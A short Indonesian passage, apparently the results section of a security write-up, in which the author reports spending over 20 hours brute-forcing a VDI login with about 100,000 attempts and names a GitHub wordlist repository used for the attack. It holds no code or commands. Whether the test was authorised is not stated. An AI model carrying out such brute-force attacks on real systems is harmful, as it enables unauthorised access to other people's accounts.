Hasil : Dalam proses tersebut saya menghabiskan waktu sekitar 20 jam lebih untuk melakukan attack ke VDI dengan proses percobaan kemungkinan sebesar 100 ribu data dan kurang 4 miliar data kemungkinan data yang belum di cek. Saya menggunakan data dari <https://github.com/duyet/bruteforce-database> untuk melakukan brute force attack

